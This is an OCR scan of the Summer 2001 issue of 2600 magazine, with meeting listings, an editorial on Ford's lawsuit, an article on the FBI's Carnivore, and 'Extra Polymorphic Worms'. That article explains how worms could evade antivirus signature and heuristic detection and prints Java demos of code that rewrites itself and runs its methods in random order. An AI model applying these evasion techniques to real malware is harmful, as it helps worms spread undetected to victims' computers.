Nashville: J-J's Market, 1912 Broadway.

Texas

Amarillo: Westgate Mall at the payphones by Radio Shack. Payphone numbers: (806) 354-9244, 9245, 9246.

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Houston: Galleria 2 food court, under the stairs.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in the food court near Zion's Bank.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Washington

Seattle: Washington State Convention Center, first floor.

Wisconsin

Eau Claire: London Square Mall food court.

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the food court. Payphone: (414) 302-9549.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

HACKING

At

LARGE

2001



2001

2600 is a proud sponsor of HAL 2001, the year's hacker spectacular. You can get tickets to HAL through 2600, either online or through the mail.

HAL 2001 will be a three day, open air networking event in the tradition of HEU '93, HIP '97, and CCC '99, focusing on computer security, privacy, citizen rights, biotechnology, and other controversial issues affecting our society. The event is scheduled for August 10-12 2001, on the campus terrain of the University Twente.

HAL 2001 workshop tracks will cover the following topics:

- * Privacy & computer security
- * Non-cash virtual communities
- * "Hacks" - closing the gap between first generation hackers and the younger generation
- * Biometrics, AI, genetics

The other major agenda item of the meeting will focus on the mutual construction of an Internet nation state. Everybody is invited to state their ideas on what the constitution of this state should look like.

The University of Twente offers free use of 100 megabit connectivity provided anywhere on the field. Most university buildings are not (fully) in use during the holidays and will be available for HAL.

Do whatever else is necessary to make sure that you are at HAL 2001 between August 10th and 12th of this year, 2001!

To get to HAL 2001, fly to Schiphol Airport (Amsterdam) and take a train to Hengelo. From there, catch Bus 3 to the campus.

For more specific details on everything from agenda to accommodations, visit the web page at www.hal2001.org or call +31 53 4892425.


TICKETS: Now available at the 2600 Online Store accessible from www.2600.com or by mailing US \$60 to 2600 HAL Registration, PO Box 752, Middle Island, NY 11953 USA.

We have to have your request by July 15, 2001.

Strange Looking Foreign Phones



Giza, Egypt. Note Pyramid in the distance.
Photo by Justine Lackey



Luxor, Egypt. In the "Valley of the Kings."
Photo by Lawrence E. Stoskopf



Zagorsk, Russia. Outside the Trinity Monastery.
Photo by Katherine E. Pope



Dar-Es-Salaam, Tanzania.
Photo by Alain Quackelbeen

Come and visit our website and see our vast array of payphone photos that we've compiled! <http://www.2600.com>

2600

The Hacker Quarterly

Volume Eighteen, Number Two

Summer 2001

\$5.00 US, \$7.15 CAN



Ford Really Sucks

```
12.17.06.0 - 12.17.06.0
12.17.06.0 - 12.17.06.0
12.17.06.0 - 12.17.06.0
207.17.06.0 - 207.17.06.0
192.168.1.0 - 192.168.1.0
192.168.1.0 - 192.168.1.0
199.17.06.0 - 199.17.06.0
198.111.80.0 - 198.111.80.0
136.1.0.0 - 136.1.0.0
19.0.0.0 - 19.255.255.255
12.17.06.0 - 12.17.06.0
12.17.06.0 - 12.17.06.0
198.108.24.0 - 198.108.24.255
192.149.152.0 - 192.149.152.255
65.199.229.200 - 65.199.229.207
63.115.238.160 - 63.115.238.167
65.205.148.0 - 65.205.148.255
```

2600
Magazine
The Hacker Quarterly



"Handing over the digital spectrum, or for that matter the Internet, to private power — that's a huge blow against democracy. In the case of the Internet, it's a particularly dramatic blow against democracy because this was paid for by the public. How undemocratic can you get? Here is a major instrument, developed by the public — first part of the Pentagon, and then universities and the National Science Foundation — handed over in some manner that nobody knows to private corporations who want to turn it into an instrument of control. They want to turn it into a home shopping center. You know, where it will help them convert you into the kind of person they want. Namely, someone who is passive, apathetic, sees their life only as a matter of having more commodities that they don't want. Why give them a powerful weapon to turn you into that kind of a person? Especially after you paid for the weapon? Well, that's what's happening right in front of our eyes." - Noam Chomsky, linguist and political dissident, from an interview with the Boston Phoenix in 1999.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Concept and Photo
David A. Buchwald

Cover Design
The Chopping Block Inc.

Office Manager
Tampruf

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, John Drake, Paul Estev, Mr. French, Thomas Icom, Javaman, Joe630, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter

Webmaster: Bluknight

Web Assistance: Juintz, Kerry

Network Operations: CSS, Phiber Optik

Special Projects: mlc

Broadcast Coordinators: Juintz, Cnote, Silicon, Absolute0, RFmadman, BluKnight, Monarch, Fearfree, Mennonite, jjjack, Jack Anderson

IRC Admins: Autojack, Ninevolt

Inspirational Music: Grade, Throbbing Gristle, Wendy James, Phil Ochs, Billy Bragg, Jim Carroll, Barkmarket, iTunes

Shout Outs: all our friends in Detroit, Dayton, and the stops along the way, Eric Grimm, Kathleen Sullivan, John Gilmore, Robin Gross, Cindy Cohn, Xenocide Matt, Monarch, Trenton Computer Festival, ICON, Leila and Greg, Smark and Roddy, Dan Morgan, Athens Film Festival

What Was: Douglas Adams, Joey Ramone
What Wasn't: Shinjan Majumder

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to 2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 2001 2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - \$18 individual,

\$50 corporate (U.S. funds).

Overseas - \$26 individual,

\$65 corporate.

Back issues available for 1984-1999 at \$20 per year,

\$25 per year overseas.

Individual issues available from 1988 on at \$5 each, \$6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:

2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:

2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).

2600 Office Line: 631-751-2600

2600 FAX Line: 631-474-2677

SCRIPTURE

The Broken Wheels of Justice	4
What is Carnivore, Really?	6
Extra Polymorphic Worms	8
Everything Your Parents Told You About ESS was a Lie	14
Michigan Memos	17
How To Become a Hacker Saint	18
Misconceptions About TCP Wrappers	20
Hacking an NT 4 Domain from the Desktop - Revisited	22
Popular Myths on Password Authentication	25
Exploring HPUX Password Schemes	27
Letters	30
AOL At School	40
Fun With Fortres	41
AT&T At Home	43
The NEW AT&T Network	45
Tell Me: Uses and Abuses	46
Snooping the Stack	53
Marketplace	56
Meetings	58

The Broken Wheels of Justice

We are a nation founded upon the very principles of fairness and equality - at least on paper. We like to tell ourselves that there is equal justice under law and that everyone is entitled to their day in court. The truth will set you free and all that. But as we get to experience more of the legal system, it becomes painfully clear that such things are fleeting at best, next to nonexistent at worst.

Take the most recent absurdity to come our way ("most recent" meaning at the time this was written - we can only imagine what other legal battles we'll be facing by the time you read this). You may remember back in October we got one of those nasty letters from General Motors accusing us of trademark infringement for daring to register fuckgeneralmotors.com. As if anyone would be confused into thinking that such a site was sanctioned by General Motors! We had a good laugh over it back then, as we did with all of the other corporations that tried to quell dissent and criticism by threatening sites which insulted their precious corporate image. We actually had anticipated such attempts, which is one of the reasons why the domains were registered in the first place. And in all of those cases, free speech took the upper hand - nobody was willing to step forward officially and challenge the inherent right of people to express themselves.

Until now. In fact, it was right when we were in the middle of preparing for our Second Circuit appeal in the DeCSS case that we became aware of bungled attempts being made to serve us with more court papers. Another lawsuit. But instead of coming from General Motors, the papers were being filed on behalf of Ford! There had to be some mistake, we thought, since we didn't even *have* a domain with Ford's name in it. It turned out we didn't have to. You see, right before General Motors started to threaten us, we hadn't even come up with an actual site yet. We didn't even *tell* anybody about it. All the publicity for the domain came from the General Motors threat. So while we were waiting for the perfect anti-General Motors site to come along, we pointed the domain at their main competitor - Ford. And then we kind of got distracted as we were working on the DeCSS appeal.

Without any kind of a warning or attempt to contact anyone at 2600, Ford simply filed a lawsuit against us. They claimed that we had no right to link to them and that we were somehow engaging in fraudulent behavior - simply by pointing the domain

at them! Their logic went something like this; someone would take it upon themselves to type www.fuckgeneralmotors.com into their browser, would then be transported to www.ford.com, and would wind up being mortally insulted, thinking that Ford was using nasty language against their competitors. Ford would lose customers and would have its image irreparably damaged - all because of us.

It was still funny to see how these corporations interpreted and attacked the concept of free speech. But now it was no longer simply a threat - they had actually gone and sued us! And we had no choice but to pool our resources and launch a defense.

At press time we were still waiting for a verdict - a hopeful sign since Ford had wanted the judge to rule against us immediately. If the judge had thought we were a serious threat to Ford, he would have no doubt ruled on the spot. But this isn't completely about whether or not we win. A major injustice here is that this kind of thing happens in the first place without any kind of accountability. Being dragged into court can be extremely costly and draining, regardless of how things turn out. We first saw this back in 1990 when Craig Neidorf of *Phrack* was charged with a crime for publishing information in an electronic magazine. Even though the charges were dropped, he was left with crippling legal bills. Where was the vindication, the day in court we all imagine where the world finds out that we are innocent of wrongdoing and everything somehow gets made right?

Since those early days, we've seen scores of people get charged with crimes of a ridiculous and absurd nature. We've seen many of them sent to prison. We've seen preposterous lawsuits filed by huge corporations that crush the endeavors of individuals, such as when General Motors put *Satellite Watch News* out of business, simply for publishing technical information that their DirectTV subsidiary didn't want people to know. These are true injustices - make no mistake about it. But the injustice takes on an even more serious tone when it no longer seems to matter whether or not you're found guilty or innocent - whether you win or lose. If you're even *brought into the game*, you lose regardless of whether or not you win. Sounds crazy? It is. And it's what the American justice system has turned into.

Take the case of ShapeShifter, our layout artist, who was arrested during the Republican National Convention last year in Philadelphia. From the begin-

ning, it was clear that this was a case of intimidation by the authorities, who seemed to have taken lessons in crowd control from the *Dictator's Handbook*. Their goal was to crush any sign of dissent before the first chant of a protester was heard. Even the bail - half a million dollars in ShapeShifter's case, double that in others - was designed to make it impossible for people to be released before the convention was over. It was previously unheard of for people to be held on such astronomically high bails for such trivial offenses, which was the most that people were able to be charged with. When it came time for these cases to actually be heard in court, the vast majority of them were dropped for lack of evidence. ShapeShifter was one of the people who was completely vindicated of any wrongdoing.

So should this be considered a happy ending? Once again, the answer is no. Despite being found innocent of all charges, the very fact that ShapeShifter was brought into the arena of the legal system means that, by default, he loses. Remember the half million dollar bail? Eventually that was lowered to the point where \$10,000 in cash was enough to get him released. You would think that the bail would have been returned when he showed up for the trial. It wasn't. You would think the bail would have been returned when all charges against him were dropped. It still wasn't. You would think after forcing a hearing on the matter that the full amount would be given back to the people who coughed it up, perhaps with an apology, or maybe even with the interest it had been gathering all this time. But we don't live in television. We live in 21st century America, where people are presumed guilty even after being found innocent. In the end, the court ruled that it had the right to keep \$750 for "administrative costs." And so it goes.

Every time we find ourselves in a court of law, we seem to have lost by default, something even a victory can't seem to change. Not that we don't relish the idea of standing up to any of the bullies who put us through this hell. But every time we do, it costs us and not just financially. We have to devote tremendous resources into the act of simply defending who we are and what we've been doing for all these years. And one has to wonder at the timing. The day before the "Free Kevin" battle came to an end was the day an injunction came down against us, starting the DeCSS case. And it was while we were putting together the final touches on the DeCSS appeal that the Ford papers were filed. We know all about the eternal vigilance thing - we just didn't expect to be living it so literally.

Many would say there's a simple solution to these problems. Don't put yourself in a position where you can be a victim. Recognize the threats and avoid them. It's not an uncommon sentiment. And that

would have saved us the legal fees from the Ford case. It would have saved the Electronic Frontier Foundation more than a million dollars when they stepped up to defend us in the DeCSS case. And it would have saved ShapeShifter a week in jail. But what would have been *gained*? Absolutely nothing.

But is not gaining anything really that bad since nothing would have been lost either? The answer we always seem to reach after asking these very questions is that, yes, it *is* a bad thing. Because by not fighting, we *do* lose - we lose by default. The loss may not be immediately obvious but its effects become visible pretty quickly. Maybe the next group who registers a site that some corporate giant objects to will be intimidated into agreeing that people indeed *don't* have the right to criticize them. And *that* will be the precedent until someone else comes along to challenge it. Same thing with the DeCSS case. Agreeing to stifle speech would have meant that someone else would one day have to fight to get it back. And that gets a whole lot harder when everyone gets used to the idea that this right no longer exists. All of the unpleasant things that have occurred in the last decade or two - mandatory drug testing, cops in schools, prisons sprouting up everywhere, the growing "need" for surveillance - will all be so much harder, if not completely impossible, to turn back because we let ourselves get used to them. It's always easier to not get involved and thereby reduce the risk of getting arrested for standing on the wrong sidewalk or sued for angering the wrong people. But by not getting involved, we wind up endorsing whatever direction things are moving in. And it's usually not a very good direction.

While we willingly accept the cost and the risk of going to battle over the issues we believe in, we must object to the way the system penalizes any of us just for being dragged into the legal game. If cases are found to be without merit, the defendant should not be punished *at all*, financially or otherwise. Perhaps more people would be willing to fight these battles if losing the case was truly the *only* way to lose.

In happier news, our next HOPE conference - H2K2 - has already been finalized and planned for July 12-14, 2002. We now have more than four times the space of the previous conference which allows for practically unlimited possibilities. You can help in the planning stages by joining the h2k2 mailing list - send an e-mail to majordomo@2600.com and type "subscribe h2k2" on the first line of the message. Or just check our web sites at www.hope.net and www.h2k2.net.

What IS Carnivore, Really?

by Achilles Outlaw, Ph.D.

Right off the bat: Carnivore isn't anything to write home about. "Adventure" is a much scarier program.

We're scared of it because of all the mystery. But when one peels back the black shroud, one will see something very different from what was expected.

Most of what we know about Carnivore and the other FBI snoop programs comes from declassified documents released during a lawsuit filed by the Electronic Privacy Information Center (EPIC). 750 pages were released, most of them significantly blacked out. Included in these pages was the source code for Omnivore, the predecessor of Carnivore. That's blacked out, too.

Based on these documents, we know only a few things.

Carnivore was supposedly conceived in February of 1997 as Omnivore, an early version that ran on Sun's Solaris platform. A Windows NT version was released in 1999, which is the model used today.

Carnivore is an intercept program, using two methodologies: content wiretap and trap and trace/pen register. Content wiretap is what it sounds like: capture all email messages (in both directions) from a given account, or capture all network traffic (both directions) to/from a specific account/IP address. Trap and trace (inbound traffic) and pen register (outbound traffic) simply refer to the monitoring and recording of traffic to and from a site, ftp or email.

Basically, a full content wiretap has to be authorized by a federal judge, while the trap and trace/pen register can be granted by pretty much any judge. Therefore it is "harder" to do a content wiretap. The result is that Carnivore, if ever used, probably isn't copying the entire emails, only the "To" and "From" lines. Technically, it can't even copy the "Subject" line of an email because that would be considered content and as such requires a Federal judge's order.

If all of this sounds no different than what any savvy webmaster or ordinary ISP can do, then you've gotten the point.

It is important to understand that Carnivore isn't some supercomputer in Quantico that gets



directed at a suspect. It really is quite benign. Carnivore is literally a "COTS" (Commercial Off The Shelf) Windows NT box, Pentium III (or IV) with a huge drive (2 Gig Jaz) to store information. This box is taken to an ISP along with a court order/search warrant and information on who exactly they need to eavesdrop on. "An undetermined employee at ABC Corporation" is not sufficient to permit the use of Carnivore.

Why bother with all this? The ISP does not need to comply if they can provide the information through other means, which is a lot easier than getting a Carnivore box set up. In other words, the ISP can simply copy your emails for the FBI, and Carnivore never gets used.

Where it all gets sticky is when you try and understand exactly how Carnivore gets all this information. Ostensibly, it is a packet sniffer that copies information as it passes by. Everything, including email, goes out over the Internet in packets; Carnivore copies each packet and reconstructs it as a complete email. A packet may occasionally get missed, so only an incomplete email is reconstructed, but it is always clear which packet was missed and that a packet was missed.

The analogous situation is this: Carnivore is a computer that sits in the post office and looks at the return and destination address of every letter that goes by. If either address matches the

suspect's, the letter is copied and then sent back on its way. No match: no copy. Carnivore may copy only pages one, three, and four of the letter, but it will have clearly indicated that it missed page two. To which I say: big deal.

Furthermore, search warrants need to be renewed every month. So if Carnivore was installed, it likely would not be there for longer than that.

The point is that, once again, law enforcement is behind the curve. Email sniffers have been around for a while. Network ICE Corporation has an open source version of Carnivore called Altivore (downloadable at www.networkice.com/altivore/). Packet logging will do essentially the same thing, as will TCPDUMP. In fact, Carnivore itself is built with commercial products. Robert Graham, author of a great FAQ (see below), guesses that EtherPeek, available to anyone, is used by Carnivore to capture IP address traffic. (EtherPeek, along with other programs, is explicitly mentioned in the declassified documents.) And, remember, the ISP can do all this for the FBI anyway; Carnivore doesn't need to be used.

Since Carnivore works off of an email address, it doesn't take a genius to circumvent it. You can get a practically anonymous email account from Yahoo! (just make up the personal information), or use a mixmaster or re-mailer. And as Graham points out, it is a very easy defense to say "I didn't send that email - it was another guy using Trojan Horse." You could even say someone sat at your terminal, hit "Back" on the browser enough times to get back into the email account, and wrote the offending emails.

So Carnivore isn't all it's cracked up to be. But Carnivore is really only one part of a three part package called DragonWare Suite, the full capabilities of which are still unknown. What is known comes from an analysis by a private firm called SecurityFocus: "[DragonWare Suite can] reconstruct web pages exactly as a surveillance target saw them while surfing the web." What is also known are some of the programs involved in it: Packeteer, Coolminer, EtherPeek. On some of the declassified pages are references to "voice over IP" interception (phone calls, or also voice chat?) but not how this is done (or if it is done at all).

An interesting side note is that an early version of Carnivore (version 1.2) had to be scrapped because it picked up too much information; version 2.0 was more surgical. It seems at least a little odd that the FBI would want a snoop program that picked up less information. Going back to the post office analogy, the early Carnivore started copying letters with addresses

that resembled the suspect's - instead of only "John Browstein" it also copied "Joe Brown" and "J. Abrown," etc. I recognize that the reduction in capability was done because of public concerns over privacy, but it begs the question: if you can get more information, are there times when you actually do? If you know the suspect's last name and home state but nothing else, could Carnivore be used to copy anything that matched?

What Carnivore can't do is sniff out "flagged" words. For example, writing "Osama Bin Laden" and "bomb" will not get you picked up by Carnivore, because Carnivore works off of a known suspect's account or address, not content. Echelon, the NSA program that was (or was not) begun as far back as 1975 theoretically can do this very thing. In fact, even in 1975 the NSA could convert intercepted voice messages (i.e. phone calls) into text and do searches for flagged words off of the transcription. The important distinction is that Carnivore is used for prosecution, and as such needs to be specific and within the confines of the law. Echelon, if it is used, is for surveillance and identification, so it needs to be as broad as possible. The NSA doesn't want to prosecute you (that's the Justice Department's job). It wants to find you. But what Echelon is (and isn't) has to be discussed in a later article. The particulars surrounding the question "What is Echelon?" may be mysterious now.

But any policy hinging on mystery eventually tires.

One last curiosity: the FBI didn't make Carnivore or DragonWare Suite. The FBI has budgeted \$650,000 for an "Enhanced Carnivore" and contracted a commercial firm to do the work. The firm's identity was blacked out in the declassified documents. Anyone want to take a guess?

(For an excellent and much in-depth analysis of Carnivore, you can read Robert Graham's FAQ at www.robertgraham.com/pubs/carnivore-faq.html. He is also the author of a great dictionary of hacking terms. The declassified documents themselves can be seen at www.epic.org/privacy/carnivore/foia_documents.html.)

Extra Polymorphic Worms

by Dr. Leovinus

All of the information, ideas, and source code appearing in this article is for educational purposes only. I deny any responsibility for any use of the information, ideas, and code appearing here, including any responsibility for any variation thereof. My goal is to educate users on just how dangerous new generations of worms and viruses may become so that they can start developing security methods to combat such viruses. All code is written in Java due to its built-in security (which should prevent the included code from being used in destructive applets as is).

In the Winter 2000-2001 issue, xdroop presented us with a polymorphism script (for demonstration purposes only!) written after the polymorphic variant of the ILOVEYOU Outlook .vbs worm that improved on the comment rewrite strategy employed successfully by the worm. It not only added random comment characters interleaved inside the script with each generation but also removed all of the existing comments first so that there would be no comparison between the signatures left by the comments in the new generation when compared with the existing generation.

Although such a script would fool the majority of e-mail virus detectors that simply rely on known signatures during the virus detection process, they would not get by polymorphic virus detectors that were smart enough to base their signatures on executable code only (and they definitely would not get by advanced virus detectors that used standard generic decryption techniques in a virtual computer which analyzed

execution sequences). However, if we take the ideas presented in the article one step further, we could easily create a worm or trojan which did.

First of all, why stop at comment mutations? Many of today's languages, especially those that support object-based structures to some degree, make code mutation trivial. For example, in Java, I can write a simple program (ReWriter) that will rename all of the class methods and attributes of a given class - the vast majority of the time. (I failed to check for unusual or special syntax in the script and this could be a problem - the script does work on itself ad infinitum.) It is impossible to create a static signature for a worm or trojan based on such a script.

With sufficient analysis, it is possible that one could come up with a relatively accurate dynamic signature of the form [i1 ... i2 ... i3 ... ma ...] (i = instruction, m = method call / jump instruction) where all method and attribute names were ignored and only the syntactical structure was analyzed, but as all programs coded in the same language are limited to a relatively small instruction set, the signature would have to be quite large to have any degree of accuracy and would thus be quite difficult to generate from a pure analysis of viral activity.

Moreover, assuming that one could develop such a generic signature dynamically from an analysis of multiple infections, we could take the random nature of our worm one step further and dynamically vary the order of operations. Most of the time, it is possible to identify groups of operations that can be performed in parallel as they are not

interdependent and this will allow us to break down our program into precedence groups, where the operations in each group can be performed in random order as long as the operations in the first group are performed before the operations in the second group, etc.

This is also relatively easy to do in some languages. For example, in Java, if we break down each independent operation, or set of operations, into a different method and classify each method into a different precedence group, we can use reflection to dynamically run the methods in a pseudo-random order and produce a different instruction sequence on each run, which, when combined with polymorphic comments and user-defined names, will completely nullify any attempt to generate a usable signature and allow the virus to slip past any virus detector that is signature based. For example, if each method that can be run in a pseudo-random order inside a precedence group stores its own precedence level, one can write a method in Java in under 30 lines to pseudo-randomly execute every method in a Java class using reflection (RandomRunner).

Of course, there is still a good chance that our worm or trojan will be intercepted by a generic decryptor that uses non-virus specific heuristics that runs the file containing the worm or trojan inside a virtual computer before declaring the file as clean, especially if the implementation of this technology is solid. However, an extension of the above technique could be used to defeat even this technology, which is the most sophisticated anti-virus technology available. The trick is to insure that your worm or trojan performs multiple actions on execution, including those that are benign (and maybe even beneficial). If your worm simply (1) executes instructions to load all of the addresses in the address book, (2) creates a copy of itself for each address,

and (3) sends itself off, this viral pattern will be detected by a well-coded generic decryptor based on a large database of heuristic evidence even though a good implementation of the above techniques will allow the worm or trojan to slip past a signature based detection scheme.

If your worm (a) propagated itself using a prolonged, indirect variant of the algorithm used above, (b) played an included video or sound file, (c) created a useful looking document or spreadsheet according to well-accepted local system rules, and (d) automatically executed some standard commands like auto-reply and open new message window and interleaved each of these tasks into one super-task using the precedence group above, then no predictable pattern would stand out upon execution inside the virtual computer and, chances are, your worm or trojan would be given a clean bill of health.

In summary, as with xdroop's article, I believe that the ideas presented herein form the basis of interesting and challenging problems. Problems that should be thought about, analyzed, and solved by the hacker community at large before some rogue hacker who does not represent the community solves these problems and uses the knowledge therein to infiltrate and damage systems and ruin our bad name.

I also like interesting problems and am anxious to see what others can come up with, particularly in terms of detection and identification algorithms. So I pose a challenge: Algorithmically speaking, what is the most undetectable worm, trojan, or virus that you can devise and how would you stop such a worm, trojan, or virus from infecting computers in the real world? Happy sleuthing.

```

/* Begin ReWriter.java file */

import java . lang . reflect . Field;
import java . lang . reflect . Method;

import java . io . BufferedReader;
import java . io . FileReader;
import java . io . PrintWriter;
import java . io . FileOutputStream;

import java . util . Comparator;
import java . util . ArrayList;
import java . util . Arrays;
import java . util . StringTokenizer;

/** This class "rewrites" itself when its rewriteSelf() method is called; it randomly changes its name, its
method names, its attribute names, and its comments . */
public class ReWriter {

    /** This attribute stores the symbols used in java operators / programs ; these must be separated from methods
and attributes for the renaming to take place ; fortunately , java ignores whitespace so even as strange as
method . runit ( abc ) may look, it is perfectly legal */
    String ops = ".[]()+-!*;,%<=&^|~?:\";
    // note that backslash (\) and quotes (' , ") are omitted

    /** This attribute stores a StringCompare comparator */
    StringCompare sc = new StringCompare ();

    /** This attribute stores the original names of the methods and fields being mapped */
    String originals [] = null;

    /** This attribute stores the new names of the methods and fields being mapped */
    String nameMaps [] = null;

    /** The main method */
    public static void main (String [] args){
        ReWriter rw = new ReWriter ();
        rw . rewriteSelf ();
    }

    /** This method returns a replacement for the input String guaranteed to be unique among all inputs ; in real-
ity, a much more complex random mapping would be used */
    public String nameMap (String iName){
        if ( iName . compareTo( "main" ) != 0 ) {
            return iName + "_xxx" ;
        }
        else {
            return "main";
        }
    } // mapName ()

    /** This method surrounds operators with white space for the rewriter */
    String spaceOutOperators ( String st ) {
        int j = 0 ;
        for ( int i = 0; i < st . length () ; i ++ ) {
            if ( ops . indexOf ( st . charAt ( i ) ) >= 0 ) {
                j = i + 1 ;
                while ( ( j < st . length () ) && ( ops . indexOf ( st . charAt ( j ) ) >= 0 ) ) {
                    j ++ ;
                }
                st = st . substring ( 0 , i ) + " " + st . substring ( i , j ) + " " + st . substring ( j ) ;
                i = j ;
            }
        }
        return st ;
    } // spaceOutOperators ( String )

    /** This method rewrites the given class */

```

```

public void rewrite (Class c){
    try {
        // get the method and field references
        Method [] m = c . getDeclaredMethods ();
        Field [] f = c . getDeclaredFields ();
        // create a map of the class, method, and field names
        int nummaps = m . length + f . length + 1;
        originals = new String [nummaps];
        nameMaps = new String [nummaps];
        // store the class name and map name
        originals [0] = c . getName ();
        // store the method names
        for (int i = 0; i < m . length; i++){ originals [1+i] = m [i] . getName (); }
        // store the field names
        for (int i=0; i < f . length; i++){ originals [1+m . length+i] = f [i] . getName (); }
        // sort the array
        Arrays . sort( originals , sc );
        // map the names
        for (int i = 0; i < nummaps; i ++){ nameMaps [i] = nameMap ( originals [i] ); }
        // Load the input file
        String cName = c . getName () + ".java";
        BufferedReader br = new BufferedReader ( new FileReader ( cName ) );
        ArrayList al = new ArrayList();
        int loc = 0; al . add( 0 , " " );
        while ( al . get ( ( al . size () - 1 ) ) != null ){ al . add( br . readLine () ); }
        br . close ();
        al . trimToSize ();
        //tokenize it; search for class, method, & field names; replace with nameMaps; output
        String oName = nameMaps [Arrays . binarySearch( originals , c . getName (), sc )] + ".java";
        PrintWriter pw = new PrintWriter(new FileOutputStream( oName ), true);
        StringTokenizer st = null;
        String tken = null;
        int pos = -1;
        String tmp = null ;
        ops . trim () ;
        for (int i = 1; i < al . size (); i++){
            if ( al . get ( i ) != null ) {
                tmp = ( String ) ( al . get ( i ) ) ;
                tmp = spaceOutOperators ( tmp ) ;
                st = new StringTokenizer ( tmp ) ;
                while ( st . hasMoreTokens () ){
                    tken = st . nextToken () ;
                    pos = Arrays . binarySearch( originals , tken , sc );
                    if ( pos >= 0 ){
                        pw . print( nameMaps [pos] + " " );
                    }
                    else {
                        pw . print( tken + " " );
                    }
                } // while more tokens on line
                pw . println ();
            } // if there is a line to process
        } // while more lines in file
        pw . close();
    }
    catch (Exception e){
        e . printStackTrace();
    }
} // rewrite(Class)

/** This method rewrites this class */
public void rewriteSelf (){
    rewrite ( this . getClass () );
} // rewriteSelf()
} // Rewriter

```

```
class StringCompare implements Comparator{
```

```

public int compare( Object s1, Object s2 ){
    return ( ( String ) ( s1 ) ) . compareTo( ( ( String ) ( s2 ) ) );
}

} // StringCompare

/* End ReWriter.java file */

/* Begin RandomRunner.java file */

import java . lang . reflect . Method ;
import java . util . Random ;

/** This class runs its own methods in random order , by precedence group */
public class RandomRunner {

    /** This attribute stores the number of the highest precedence group , which are assumed to go from 0 to this
number - 1 */
    int mg = 3 ;

    /** The random number generator ... */
    Random r = new Random ( ) ;

    /** The main method */
    public static void main ( String [ ] args ) {
        try {
            RandomRunner RR = new RandomRunner ( ) ;
            RR . executeMethods ( ) ;
        }
        catch ( Exception e ) {
            e . printStackTrace ( ) ;
        }
    }

    /* The following are some * random * methods ... */
    public int method_01 ( Boolean getGroup ) {
        if ( getGroup . booleanValue ( ) ) { return 1 ; }
        else { System.out.println ( " method_01 fired " ) ; return 0 ; }
    } // method_01 ( )

    public int method_02 ( Boolean getGroup ) {
        if ( getGroup . booleanValue ( ) ) { return 1 ; }
        else { System.out.println ( " method_02 fired " ) ; return 0 ; }
    } // method_02 ( )

    public int method_03 ( Boolean getGroup ) {
        if ( getGroup . booleanValue ( ) ) { return 2 ; }
        else { System.out.println ( " method_03 fired " ) ; return 0 ; }
    } // method_03 ( )

    public int method_04 ( Boolean getGroup ) {
        if ( getGroup . booleanValue ( ) ) { return 2 ; }
        else { System.out.println ( " method_04 fired " ) ; return 0 ; }
    } // method_04 ( )

    public int method_05 ( Boolean getGroup ) {
        if ( getGroup . booleanValue ( ) ) { return 2 ; }
        else { System.out.println ( " method_05 fired " ) ; return 0 ; }
    } // method_05 ( )
    /* The preceding are some * random * methods ... */

    /** This method creates an array with the integers 0 to 1 - 1 in random order */
    public int [ ] getRandomOrder ( int l ) {
        int [ ] x = new int [ l ] ;
        for ( int i = 0 ; i < l ; i++ ) { x [ i ] = i ; }
        int tmp = 0 ; int p = 0 ; int q = 0 ;
        for ( int i = 0 ; i < l ; i++ ) {
            p = r . nextInt ( l ) ;

```

```

    q = r . nextInt ( 1 ) ;
    if ( p != q ) {
        tmp = x [ p ] ; x [ p ] = x [ q ] ; x [ q ] = tmp ;
    }
}
return x ;
}

/** This method executes the class methods in ( pseudo ) random order */
public void executeMethods () throws Exception {
    Method [] m = this . getClass () . getDeclaredMethods () ;
    int xg [] = new int [ m . length ] ;
    Object [] o = new Object [ 1 ] ;
    Object [] O = new Object [ 1 ] ;
    o [ 0 ] = new Boolean ( true ) ;
    O [ 0 ] = new Boolean ( false ) ;
    // get distinct precedence group for each method
    for ( int i = 0 ; i < m . length ; i ++ ) {
        if ( m [ i ] . getReturnType () != int . class ) {
            xg [ i ] = 0 ;
        }
        else {
            xg [ i ] = ( ( Integer ) ( m [ i ] . invoke ( this , o ) ) ) . intValue () ;
        }
    }
    // count number of methods per distinct precedence group
    short [] cg = new short [ mg ] ;
    for ( int i = 0 ; i < m . length ; i ++ ) {
        cg [ xg [ i ] ] = ( short ) ( cg [ xg [ i ] ] + 1 ) ;
    }
    // divide methods into precedence groups
    // first create precedence groups
    Method [] [] z = new Method [ mg ] [ ] ;
    for ( int i = 0 ; i < mg ; i ++ ) {
        z [ i ] = new Method [ cg [ i ] ] ;
    }
    // now initialize references to first free locations in each group
